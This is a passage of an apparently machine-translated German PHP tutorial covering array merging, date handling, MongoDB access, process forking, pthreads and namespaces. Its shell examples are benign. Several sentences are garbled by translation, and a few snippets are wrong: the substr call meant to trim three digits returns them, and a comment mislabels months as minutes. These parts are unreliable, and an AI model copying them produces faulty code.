Kapitel 54: Mehrere Arrays gemeinsam bearbeiten

Examples

Arrays zusammenführen oder verketten

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 =>
'oranges']
```

Beachten Sie, dass `array_merge` numerische Indizes ändert, aber String-Indizes überschreibt

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is ['one' => 'bananas', 'two' => 'oranges']
```

`array_merge` überschreibt die Werte des ersten Arrays mit den Werten des zweiten Arrays, wenn der Index nicht neu nummeriert werden kann.

Sie können den Operator `+` , um zwei Arrays so zusammenzuführen, dass die Werte des ersten Arrays niemals überschrieben werden. Numerische Indizes werden jedoch nicht neu nummeriert. Sie verlieren also Werte von Arrays, deren Index auch im ersten Array verwendet wird .

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears']
```

Array-Kreuzung

Die Funktion `array_intersect` gibt ein Array von Werten zurück, die in allen Arrays vorhanden sind, die an diese Funktion übergeben wurden.

```
$array_one = ['one', 'two', 'three'];
$array_two = ['two', 'three', 'four'];
```

```
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect contains ['two', 'three']
```

Array-Schlüssel bleiben erhalten. Indizes aus den ursprünglichen Arrays sind dies nicht.

`array_intersect` überprüft nur die Werte der Arrays. `array_intersect_assoc` Funktion `array_intersect_assoc` gibt den Schnittpunkt von Arrays mit Schlüsseln zurück.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];

$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',2 => 'two']
```

`array_intersect_key` Funktion `array_intersect_key` nur die Schnittmenge der Schlüssel. Es werden Schlüssel zurückgegeben, die in allen Arrays vorhanden sind.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',3 => 'three']
```

Kombination von zwei Arrays (Schlüssel von einem, Werte von einem anderen)

Das folgende Beispiel zeigt, wie zwei Arrays zu einem assoziativen Array zusammengefügt werden, wobei die Schlüsselwerte die Elemente des ersten Arrays sind und die Werte aus dem zweiten Array stammen:

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];

$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
      'key1' => 'value1',
      'key2' => 'value2',
      'key3' => 'value3',
    )
*/
```

Ändern eines mehrdimensionalen Arrays in ein assoziatives Array

Wenn Sie ein mehrdimensionales Array wie folgt haben:

```
[
    ['foo',  'bar'],
    ['fizz', 'buzz'],
]
```

Und Sie möchten es in ein assoziatives Array wie folgt ändern:

```
[
    'foo'  => 'bar',
    'fizz' => 'buzz',
]
```

Sie können diesen Code verwenden:

```
$multidimensionalArray = [
    ['foo',  'bar'],
    ['fizz', 'buzz'],
];
$associativeArrayKeys   = array_column($multidimensionalArray, 0);
$associativeArrayValues = array_column($multidimensionalArray, 1);
$associativeArray       = array_combine($associativeArrayKeys, $associativeArrayValues);
```

Oder Sie können die Einstellung `$associativeArrayKeys` und `$associativeArrayValues` überspringen und diesen einfachen Liner verwenden:

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),
array_column($multidimensionalArray, 1));
```

Mehrere Arrays gemeinsam bearbeiten online lesen:
https://riptutorial.com/de/php/topic/6827/mehrere-arrays-gemeinsam-bearbeiten

Kapitel 55: Mit Datum und Uhrzeit arbeiten

Syntax

- Zeichenfolgedatum (Zeichenfolge $ format [, int $ timestamp = time ()])
- int strtotime (Zeichenfolge $ time [, int $ now])

Examples

Analysieren Sie englische Datumsbeschreibungen in ein Datumsformat

Mit der Funktion `strtotime()` Kombination mit `date()` Sie verschiedene englische `strtotime()` `date()` analysieren

```
// Gets the current date
echo date("m/d/Y", strtotime("now")), "\n"; // prints the current date
echo date("m/d/Y", strtotime("10 September 2000")), "\n"; // prints September 10, 2000 in the
m/d/Y format
echo date("m/d/Y", strtotime("-1 day")), "\n"; // prints yesterday's date
echo date("m/d/Y", strtotime("+1 week")), "\n"; // prints the result of the current date + a
week
echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), "\n"; // same as the last
example but with extra days, hours, and seconds added to it
echo date("m/d/Y", strtotime("next Thursday")), "\n"; // prints next Thursday's date
echo date("m/d/Y", strtotime("last Monday")), "\n"; // prints last Monday's date
echo date("m/d/Y", strtotime("First day of next month")), "\n"; // prints date of first day of
next month
echo date("m/d/Y", strtotime("Last day of next month")), "\n"; // prints date of last day of
next month
echo date("m/d/Y", strtotime("First day of last month")), "\n"; // prints date of first day of
last month
echo date("m/d/Y", strtotime("Last day of last month")), "\n"; // prints date of last day of
last month
```

Konvertieren Sie ein Datum in ein anderes Format

Die Grundlagen

Die einfachste Möglichkeit zum Konvertieren eines Datumsformats in ein anderes ist die Verwendung von `strtotime()` mit `date()` . `strtotime()` konvertiert das Datum in einen Unix-Zeitstempel . Dieser Unix-Zeitstempel kann dann an `date()` , um ihn in das neue Format zu konvertieren.

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

Oder als One-Liner:

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

`strtotime()` Sie, dass für `strtotime()` das Datum ein gültiges Format haben muss . Wenn Sie kein gültiges Format `strtotime()` false zurück, wodurch Ihr Datum 1969-12-31 wird.

`DateTime()`

Ab PHP 5.2 bot PHP die `DateTime()` Klasse an, die uns leistungsfähigere Werkzeuge für das Arbeiten mit Datum (und Zeit) bietet. Wir können den obigen Code mit `DateTime()` so umschreiben:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Mit Unix-Zeitstempeln arbeiten

`date()` einen Unix-Zeitstempel als zweiten Parameter und gibt ein formatiertes Datum für Sie zurück:

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

DateTime () arbeitet mit Unix-Zeitstempeln, indem vor dem Zeitstempel ein `@` eingefügt wird:

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Wenn der Zeitstempel in Millisekunden liegt (er kann in `000` enden und / oder der Zeitstempel ist dreizehn Zeichen lang), müssen Sie ihn in Sekunden konvertieren, bevor Sie ihn in ein anderes Format konvertieren können. Es gibt zwei Möglichkeiten, dies zu tun:

- Schneiden Sie die letzten drei Ziffern mit `substr()`

Das Trimmen der letzten drei Ziffern kann auf verschiedene Weise erreicht werden. Die Verwendung von `substr()` ist jedoch am einfachsten:

```
$timestamp = substr('1234567899000', -3);
```

- Teilen Sie das substr durch 1000

Sie können den Zeitstempel auch in Sekunden umwandeln, indem Sie ihn durch 1000 teilen. Da der Zeitstempel für 32-Bit-Systeme zu groß ist, um rechnen zu können, müssen Sie die BCMath-Bibliothek verwenden, um die Berechnung als Zeichenfolgen auszuführen :

```
$timestamp = bcdiv('1234567899000', '1000');
```

Um einen Unix-Zeitstempel zu erhalten, können Sie `strtotime()` der einen Unix-Zeitstempel zurückgibt:

```
$timestamp = strtotime('1973-04-18');
```

Mit DateTime () können Sie `DateTime::getTimestamp()`

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

Wenn Sie PHP 5.2 ausführen, können Sie stattdessen die `U` Formatierungsoption verwenden:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

Arbeiten mit nicht standardmäßigen und mehrdeutigen Datumsformaten

Leider haben nicht alle Daten, mit denen ein Entwickler arbeiten muss, ein Standardformat. Glücklicherweise gab uns PHP 5.3 eine Lösung dafür. `DateTime::createFromFormat()` ermöglicht es uns, PHP mitzuteilen, in welchem Format eine Datumszeichenfolge vorliegt, damit sie zur weiteren Bearbeitung erfolgreich in ein DateTime-Objekt geparst werden kann.

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

In PHP 5.4 haben wir die Möglichkeit erhalten, den Zugriff auf `DateTime()` Instantiierung zu ermöglichen, wodurch wir unseren `DateTime()` Code in einen `DateTime()` verwandeln können:

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

Leider funktioniert das mit `DateTime::createFromFormat()` noch nicht.

Verwenden vordefinierter Konstanten für das Datumsformat

Wir können vordefinierte Konstanten für das Datumsformat in `date()` anstelle der herkömmlichen Datumsformatzeichenfolgen seit PHP 5.1.0 verwenden.

Vordefinierte Konstanten für das Datumsformat verfügbar

`DATE_ATOM` - Atom (2016-07-22T14: 50: 01 + 00: 00)

`DATE_COOKIE` - HTTP-Cookies (Freitag, 22-Jul-16, 14:50:01 Uhr UTC)

`DATE_RSS` - RSS (Fr, 22 Jul 2016 14:50:01 +0000)

`DATE_W3C` - World Wide Web Consortium (2016-07-22T14: 50: 01 + 00: 00)

`DATE_ISO8601` - ISO-8601 (2016-07-22T14: 50: 01 + 0000)

`DATE_RFC822` - RFC 822 (Fr, 22 Jul 16 14:50:01 +0000)

`DATE_RFC850` - RFC 850 (Freitag, 22-Jul-16, 14:50:01 Uhr UTC)

`DATE_RFC1036` - RFC 1036 (Fr, 22 Jul 16 14:50:01 +0000)

`DATE_RFC1123` - RFC 1123 (Fr, 22 Jul 2016 14:50:01 +0000)

`DATE_RFC2822` - RFC 2822 (Fr, 22 Jul 2016 14:50:01 +0000)

`DATE_RFC3339` - Entspricht DATE_ATOM (2016-07-22T14: 50: 01 + 00: 00)

Anwendungsbeispiele

```
echo date(DATE_RFC822);
```

Dies wird ausgegeben: **Fr, 22 Jul 16 14:50:01 +0000**

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

Dies wird ausgegeben: **1947-08-15T00: 00: 00 + 05: 30**

Den Unterschied zwischen zwei Datumsangaben erhalten

Die praktikabelste Methode ist die `DateTime` Klasse.

Ein Beispiel:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$monthsDiff = $diff->m;
// $diff->d contains the difference in days between the two dates
$daysDiff = $diff->d;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
$minsDiff = $diff->i;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;

// Total Days Diff, that is the number of days between the two dates
$totalDaysDiff = $diff->days;

// Dump the diff altogether just to get some details ;)
var_dump($diff);
```

Der Vergleich von zwei Daten ist auch viel einfacher. Verwenden Sie einfach die Vergleichsoperatoren , z.

```
<?php
// Create a date time object, which has the value of ~ two years ago
```

```
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // prints bool(true)
var_dump($twoYearsAgo > $now); // prints bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // prints bool(true)
var_dump($now == $now); // prints bool(true)
```

Mit Datum und Uhrzeit arbeiten online lesen: https://riptutorial.com/de/php/topic/425/mit-datum-und-uhrzeit-arbeiten

Kapitel 56: MongoDB verwenden

Examples

Verbinden Sie sich mit MongoDB

Erstellen Sie eine MongoDB-Verbindung, die Sie später abfragen können:

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

Im nächsten Beispiel erfahren Sie, wie Sie das Verbindungsobjekt abfragen.

Diese Erweiterung schließt die Verbindung automatisch, es ist nicht notwendig, die Verbindung manuell zu schließen.

Ein Dokument erhalten - findOne ()

Beispiel für die Suche nur eines Benutzers mit einer bestimmten ID sollten Sie Folgendes tun:

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectID('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

Mehrere Dokumente abrufen - find ()

Beispiel für die Suche mehrerer Benutzer mit dem Namen "Mike":

```
$filter = ['name' => 'Mike'];
$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

Dokument einfügen

Beispiel zum Hinzufügen eines Dokuments:

```
$document = [
    'name' => 'John',
    'active' => true,
    'info' => ['genre' => 'male', 'age' => 30]
```

```
];
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Aktualisieren Sie ein Dokument

Beispiel für die Aktualisierung aller Dokumente, deren Name "John" entspricht:

```
$filter = ['name' => 'John'];
$document = ['name' => 'Mike'];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    ['multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Dokument löschen

Beispiel zum Löschen aller Dokumente, deren Name "Peter" entspricht:

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = ['name' => 'Peter'];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

MongoDB verwenden online lesen: https://riptutorial.com/de/php/topic/4143/mongodb-verwenden

Kapitel 57: Mongo-php

Syntax

1. finden()

Examples

Alles dazwischen MongoDB und Php

Bedarf

- MongoDB-Server, der normalerweise auf dem Port 27017 ausgeführt wird. (`mongod` an der Eingabeaufforderung mongod ein, um den mongodb-Server auszuführen.)
- PHP als cgi oder fpm mit installierter MongoDB-Erweiterung installiert (MongoDB-Erweiterung wird nicht mit dem Standard-PHP mitgeliefert)
- Composer-Bibliothek (mongodb / mongodb). (In der Projektwurzel muss `php composer.phar require "mongodb/mongodb=^1.0.0"` , um die MongoDB-Bibliothek zu installieren.)

Wenn alles in Ordnung ist, können Sie weitermachen.

> Überprüfen Sie die Installation von PHP

Wenn Sie nicht sicher sind, überprüfen Sie die Installation von Php, indem Sie an der Eingabeaufforderung `php -v` ausführen

```
PHP 7.0.6 (cli) (built: Apr 28 2016 14:12:14) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
```

> Überprüfen Sie die Installation von MongoDB

Überprüfen Sie die MongoDB-Installation, indem Sie `mongo --version` `MongoDB shell version: 3.2.6`

> Überprüfen Sie die Installation von Composer

Überprüfen Sie die Installation von Composer, indem Sie `php composer.phar --version` `Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39` `php composer.phar --version` gibt die `Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39` `

Verbindung zu MongoDB von PHP

```
<?php

  //This path should point to Composer's autoloader from where your MongoDB library will be loaded
```

```
  require 'vendor/autoload.php';


 // when using custom username password
  try {
        $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');
        print_r($mongo->listDatabases());
  } catch (Exception $e) {
        echo $e->getMessage();
  }


 // when using default settings
  try {
        $mongo = new MongoDB\Client('mongodb://localhost:27017');
        print_r($mongo->listDatabases());
  } catch (Exception $e) {
        echo $e->getMessage();
  }
```

Der obige Code stellt eine Verbindung mit der MongoDB-Composer-Bibliothek (`mongodb/mongodb`) her, die als `vendor/autoload.php` `mongodb/mongodb` enthalten ist, um eine Verbindung mit dem MongoDB-Server `27017` , der auf `port` : `27017` . Wenn alles in Ordnung ist, wird eine Verbindung hergestellt und ein Array aufgelistet. Wenn eine Ausnahme beim Verbinden mit dem MongoDB-Server auftritt, wird die Nachricht gedruckt.

CREATE (Einfügen) in MongoDB

```
<?php

 //MongoDB uses collection rather than Tables as in case on SQL.
 //Use $mongo instance to select the database and collection
 //NOTE: if database(here demo) and collection(here beers) are not found in MongoDB both will
be created automatically by MongoDB.
  $collection = $mongo->demo->beers;

 //Using $collection we can insert one document into MongoDB
 //document is similar to row in SQL.
  $result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 //Every inserted document will have a unique id.
  echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>
```

In diesem Beispiel verwenden wir die $ mongo-Instanz, die zuvor im Abschnitt `Connecting to MongoDB from php` . MongoDB verwendet das Datenformat JSON-Typ. In php verwenden wir Daten, um Daten in MongoDB einzufügen. Diese Konvertierung von Array in Json und umgekehrt erfolgt durch die Mongo-Bibliothek. Jedes Dokument in MongoDB hat eine eindeutige ID mit dem Namen _id. Während des Einfügens können wir dies mithilfe von `$result->getInsertedId()` .

LESEN (Finden) in MongoDB

```
<?php
```

```
 //use find() method to query for records, where parameter will be array containing key value
pair we need to find.
 $result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 // all the data(result) returned as array
 // use for each  to filter the required keys
 foreach ($result as $entry) {
   echo $entry['_id'], ': ', $entry['name'], "\n";
 }

?>
```

Drop in MongoDB

```
<?php

 $result = $collection->drop( [ 'name' => 'Hinterland'] );

 //return 1 if the drop was sucessfull and 0 for failure
 print_r($result->ok);

?>
```

Es gibt viele Methoden, die mit `$collection` siehe Offizielle Dokumentation von MongoDB

Mongo-php online lesen: https://riptutorial.com/de/php/topic/6794/mongo-php

Kapitel 58: Multiprocessing

Examples

Multiprocessing mit integrierten Gabelfunktionen

Sie können integrierte Funktionen verwenden, um PHP-Prozesse als Gabeln auszuführen. Dies ist der einfachste Weg, um parallele Arbeit zu erzielen, wenn Sie nicht benötigen, dass Ihre Threads miteinander sprechen.

Auf diese Weise können Sie zeitintensive Aufgaben (z. B. das Hochladen einer Datei auf einen anderen Server oder das Senden einer E-Mail) in einen anderen Thread übernehmen, sodass das Skript schneller geladen wird und mehrere Kerne verwendet werden können. Beachten Sie jedoch, dass dies kein echtes Multithreading ist und Ihr Haupt-Thread nicht wissen, was die Kinder vorhaben.

Beachten Sie, dass unter Windows eine neue Eingabeaufforderung für jede Gabelung erscheint, die Sie starten.

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // for windows use popen and pclose
{
    pclose(popen($cmd,"r"));
}
else //for unix systems use shell exec with "&" in the end
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

worker.php

```
//send emails, upload files, analyze logs, etc
$sleeptime = $argv[1];
sleep($sleeptime);
```

Unterprozess mit Fork erstellen

PHP hat die Funktion `pcntl_fork` zum Erstellen eines `pcntl_fork` Prozesses eingebaut. `pcntl_fork` ist identisch mit `fork` in Unix. Es nimmt keine Parameter auf und gibt eine Ganzzahl zurück, die zur Unterscheidung zwischen dem übergeordneten und dem untergeordneten Prozess verwendet werden kann. Betrachten Sie den folgenden Code zur Erläuterung

```
<?php
    // $pid is the PID of child
    $pid = pcntl_fork();
    if ($pid == -1) {
```

```
        die('Error while creating child process');
    } else if ($pid) {
        // Parent process
    } else {
        // Child process
    }
?>
```

Wie Sie sehen, ist `-1` ein Fehler in Fork und das Kind wurde nicht erstellt. Bei der Erstellung eines Kindes haben wir zwei Prozesse, die mit einer separaten `PID` .

Eine weitere Überlegung ist hier ein `zombie process` oder ein nicht mehr vorhandener `defunct process` wenn der übergeordnete Prozess vor dem untergeordneten Prozess abgeschlossen ist. Um einen Zombie-Kinderprozess zu verhindern, fügen `pcntl_wait($status)` einfach am Ende des Elternprozesses `pcntl_wait($status)` .

> **pnctl_wait** setzt die Ausführung des übergeordneten Prozesses aus, bis der **untergeordnete** Prozess beendet wurde.

Es ist auch erwähnenswert, dass der `zombie process` nicht mit dem `SIGKILL` Signal beendet werden kann.

Interprozesskommunikation

Interprozesskommunikation ermöglicht Programmierern die Kommunikation zwischen verschiedenen Prozessen. Nehmen wir zum Beispiel an, wir müssen eine PHP-Anwendung schreiben, die Bash-Befehle ausführen und die Ausgabe drucken kann. Wir verwenden `proc_open` , das den Befehl ausführt und eine Ressource `proc_open` , mit der wir kommunizieren können. Der folgende Code zeigt eine grundlegende Implementierung, die `pwd` in `bash` von `php` aus `php`

```
<?php
    $descriptor = array(
        0 => array("pipe", "r"), // pipe for stdin of child
        1 => array("pipe", "w"), // pipe for stdout of child
    );
    $process = proc_open("bash", $descriptor, $pipes);
    if (is_resource($process)) {
        fwrite($pipes[0], "pwd" . "\n");
        fclose($pipes[0]);
        echo stream_get_contents($pipes[1]);
        fclose($pipes[1]);
        $return_value = proc_close($process);

    }
?>
```

`proc_open` führt den `bash` Befehl mit `$descriptor` als Deskriptor-Spezifikation aus. Danach verwenden wir `is_resource` , um den Prozess zu `is_resource` . Sobald dies erledigt ist, können wir mit dem untergeordneten Prozess mit **$ Pipes** interagieren, die gemäß den Deskriptor-Spezifikationen generiert werden.

Danach können wir einfach mit `fwrite` in den `fwrite` des Kindprozesses schreiben. In diesem Fall

folgt `pwd` gefolgt von einem Wagenrücklauf. Schließlich wird `stream_get_contents` verwendet, um stdout des `stream_get_contents` Prozesses zu lesen.

> Denken Sie immer daran, den untergeordneten Prozess mithilfe von proc_close () zu schließen, wodurch das untergeordnete Element beendet und der Beendigungsstatuscode zurückgegeben wird.

Multiprocessing online lesen: https://riptutorial.com/de/php/topic/5263/multiprocessing

Kapitel 59: Multi-Threading-Erweiterung

Bemerkungen

> Mit `pthreads` v3 können `pthreads` nur mit dem `cli` SAPI geladen werden. Daher empfiehlt es sich, die Direktive `extension=pthreads.so` NUR in `php-cli.ini` , wenn Sie PHP7 und Pthreads v3 verwenden.

Wenn Sie **Wamp** unter **Windows verwenden** , müssen Sie die Erweiterung in **php.ini konfigurieren** :

Öffnen Sie php \ php.ini und fügen Sie Folgendes hinzu:

```
extension=php_pthreads.dll
```

In Bezug auf **Linux-** Benutzer müssen Sie `.dll` durch `.so` ersetzen:

```
extension=pthreads.so
```

Sie können diesen Befehl direkt ausführen, um ihn der `php.ini` (ändern Sie `/etc/php.ini` mit Ihrem benutzerdefinierten Pfad).

```
echo "extension=pthreads.so" >> /etc/php.ini
```

Examples

Fertig machen

Um mit Multithreading zu beginnen, benötigen Sie das `pthreads-ext` für php, das von installiert werden kann

```
$ pecl install pthreads
```

und den Eintrag zu `php.ini` .

Ein einfaches Beispiel:

```
<?php
// NOTE: Code uses PHP7 semantics.
class MyThread extends Thread {
    /**
     * @var string
     * Variable to contain the message to be displayed.
     */
    private $message;

    public function __construct(string $message) {
```

```
        // Set the message value for this particular instance.
        $this->message = $message;
    }

    // The operations performed in this function is executed in the other thread.
    public function run() {
        echo $this->message;
    }
}

// Instantiate MyThread
$myThread = new MyThread("Hello from an another thread!");
// Start the thread. Also it is always a good practice to join the thread explicitly.
// Thread::start() is used to initiate the thread,
$myThread->start();
// and Thread::join() causes the context to wait for the thread to finish executing
$myThread->join();
```

Pools und Arbeiter verwenden

> Durch das Pooling wird eine Abstraktion der Worker-Funktionalität auf höherer Ebene bereitgestellt, einschließlich der Verwaltung von Referenzen, wie dies für pthreads erforderlich ist. Von: http://php.net/manual/de/class.pool.php

Pools und Worker bieten ein höheres Maß an Kontrolle und die Erstellung von Multithreading

```
<?php
// This is the *Work* which would be ran by the worker.
// The work which you'd want to do in your worker.
// This class needs to extend the \Threaded or \Collectable or \Thread class.
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
     * The work name wich would be given to every work.
     */
    public function __construct(string $workName) {
        // The block of code in the constructor of your work,
        // would be executed when a work is submitted to your pool.

        $this->workName = $workName;
        printf("A new work was submitted with the name: %s\n", $workName);
    }

    public function run() {
        // This block of code in, the method, run
        // would be called by your worker.
        // All the code in this method will be executed in another thread.
        $workName = $this->workName;
        printf("Work named %s starting...\n", $workName);
        printf("New random number: %d\n", mt_rand());
    }
}

// Create an empty worker for the sake of simplicity.
class AwesomeWorker extends Worker {
    public function run() {
```

```
        // You can put some code in here, which would be executed
        // before the Work's are started (the block of code in the `run` method of your Work)
        // by the Worker.
        /* ... */
    }
}

// Create a new Pool Instance.
// The ctor of \Pool accepts two parameters.
// First: The maximum number of workers your pool can create.
// Second: The name of worker class.
$pool = new \Pool(1, \AwesomeWorker::class);

// You need to submit your jobs, rather the instance of
// the objects (works) which extends the \Threaded class.
$pool->submit(new \AwesomeWork("DeadlyWork"));
$pool->submit(new \AwesomeWork("FatalWork"));

// We need to explicitly shutdown the pool, otherwise,
// unexpected things may happen.
// See: http://stackoverflow.com/a/23600861/23602185
$pool->shutdown();
```

Multi-Threading-Erweiterung online lesen: https://riptutorial.com/de/php/topic/1583/multi-threading-erweiterung

Kapitel 60: Namensräume

Bemerkungen

Aus der PHP-Dokumentation :

> Was sind Namespaces? In der weitesten Definition sind Namespaces eine Möglichkeit, Elemente einzukapseln. Dies kann vielerorts als abstrakt betrachtet werden. Beispielsweise dienen Verzeichnisse in Betriebssystemen dazu, verwandte Dateien zu gruppieren, und fungieren als Namensraum für die darin enthaltenen Dateien. Als ein konkretes Beispiel kann die Datei foo.txt sowohl im Verzeichnis / home / greg als auch in / home / other vorhanden sein, aber zwei Kopien von foo.txt können nicht in demselben Verzeichnis vorhanden sein. Um auf die Datei foo.txt außerhalb des Verzeichnisses / home / greg zuzugreifen, müssen Sie dem Dateinamen den Verzeichnisnamen mit dem Verzeichnisseparator voranstellen, um /home/greg/foo.txt zu erhalten. Das gleiche Prinzip gilt für Namensräume in der Programmierwelt.

Beachten Sie, dass die Top-Level-Namespaces `PHP` und `php` für die PHP-Sprache selbst reserviert sind. Sie sollten nicht in benutzerdefiniertem Code verwendet werden.

Examples

Namespaces deklarieren

Eine Namespace-Deklaration kann wie folgt aussehen:

- `namespace MyProject;` - Deklarieren Sie den Namespace `MyProject`
- `namespace MyProject\Security\Cryptography;` - Deklarieren Sie einen verschachtelten Namespace
- `namespace MyProject { ... }` - Deklarieren Sie einen Namespace mit umschließenden Klammern.

Es wird empfohlen, nur einen einzelnen Namespace pro Datei zu deklarieren, obwohl Sie in einer einzigen Datei beliebig viele deklarieren können:

```
namespace First {
    class A { ... }; // Define class A in the namespace First.
}

namespace Second {
    class B { ... }; // Define class B in the namespace Second.
}

namespace {
    class C { ... }; // Define class C in the root namespace.
}
```

Jedes Mal, wenn Sie einen Namespace deklarieren, gehören Klassen, die Sie danach definieren,

zu diesem Namespace:

```
namespace MyProject\Shapes;

class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

Eine Namespace-Deklaration kann in verschiedenen Dateien mehrfach verwendet werden. Im obigen Beispiel wurden drei Klassen im Namespace `MyProject\Shapes` in einer einzigen Datei definiert. Vorzugsweise wird dies in drei Dateien aufgeteilt, die jeweils mit dem `namespace MyProject\Shapes;` . Dies wird im Standardbeispiel PSR-4 näher erläutert.

Verweis auf eine Klasse oder Funktion in einem Namespace

Wie in Deklarieren von Namespaces gezeigt , können wir eine Klasse in einem Namespace wie folgt definieren:

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

Um auf diese Klasse zu verweisen, muss der vollständige Pfad (einschließlich des Namespaces) verwendet werden:

```
$rectangle = new MyProject\Shapes\Rectangle();
```

Dies kann durch den Import der Klasse über die `use` -statement verkürzt werden:

```
// Rectangle becomes an alias to MyProject\Shapes\Rectangle
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

Wie in PHP 7.0 können Sie verschiedene `use` in einer einzigen Anweisung mit Klammern gruppieren:

```
use MyProject\Shapes\{
    Rectangle,         //Same as `use MyProject\Shapes\Rectangle`
    Circle,            //Same as `use MyProject\Shapes\Circle`
    Triangle,          //Same as `use MyProject\Shapes\Triangle`

    Polygon\FiveSides, //You can also import sub-namespaces
    Polygon\SixSides   //In a grouped `use`-statement
};

$rectangle = new Rectangle();
```

Manchmal haben zwei Klassen denselben Namen. Dies ist kein Problem, wenn sie sich in einem anderen Namespace befinden, es kann jedoch zu einem Problem werden, wenn versucht wird, sie mit der `use` -statement zu importieren:

```
use MyProject\Shapes\Oval;
use MyProject\Languages\Oval; // Apparantly Oval is also a language!
// Error!
```

Sie können dieses Problem lösen, indem Sie mit dem Schlüsselwort `as` einen Namen für den Aliasnamen definieren:

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

Um auf eine Klasse außerhalb des aktuellen Namespaces zu verweisen, muss sie mit einem `\` , andernfalls wird ein relativer Namespacepfad aus dem aktuellen Namespace angenommen:

```
namespace MyProject\Shapes;

// References MyProject\Shapes\Rectangle. Correct!
$a = new Rectangle();

// References MyProject\Shapes\Rectangle. Correct, but unneeded!
$a = new \MyProject\Shapes\Rectangle();

// References MyProject\Shapes\MyProject\Shapes\Rectangle. Incorrect!
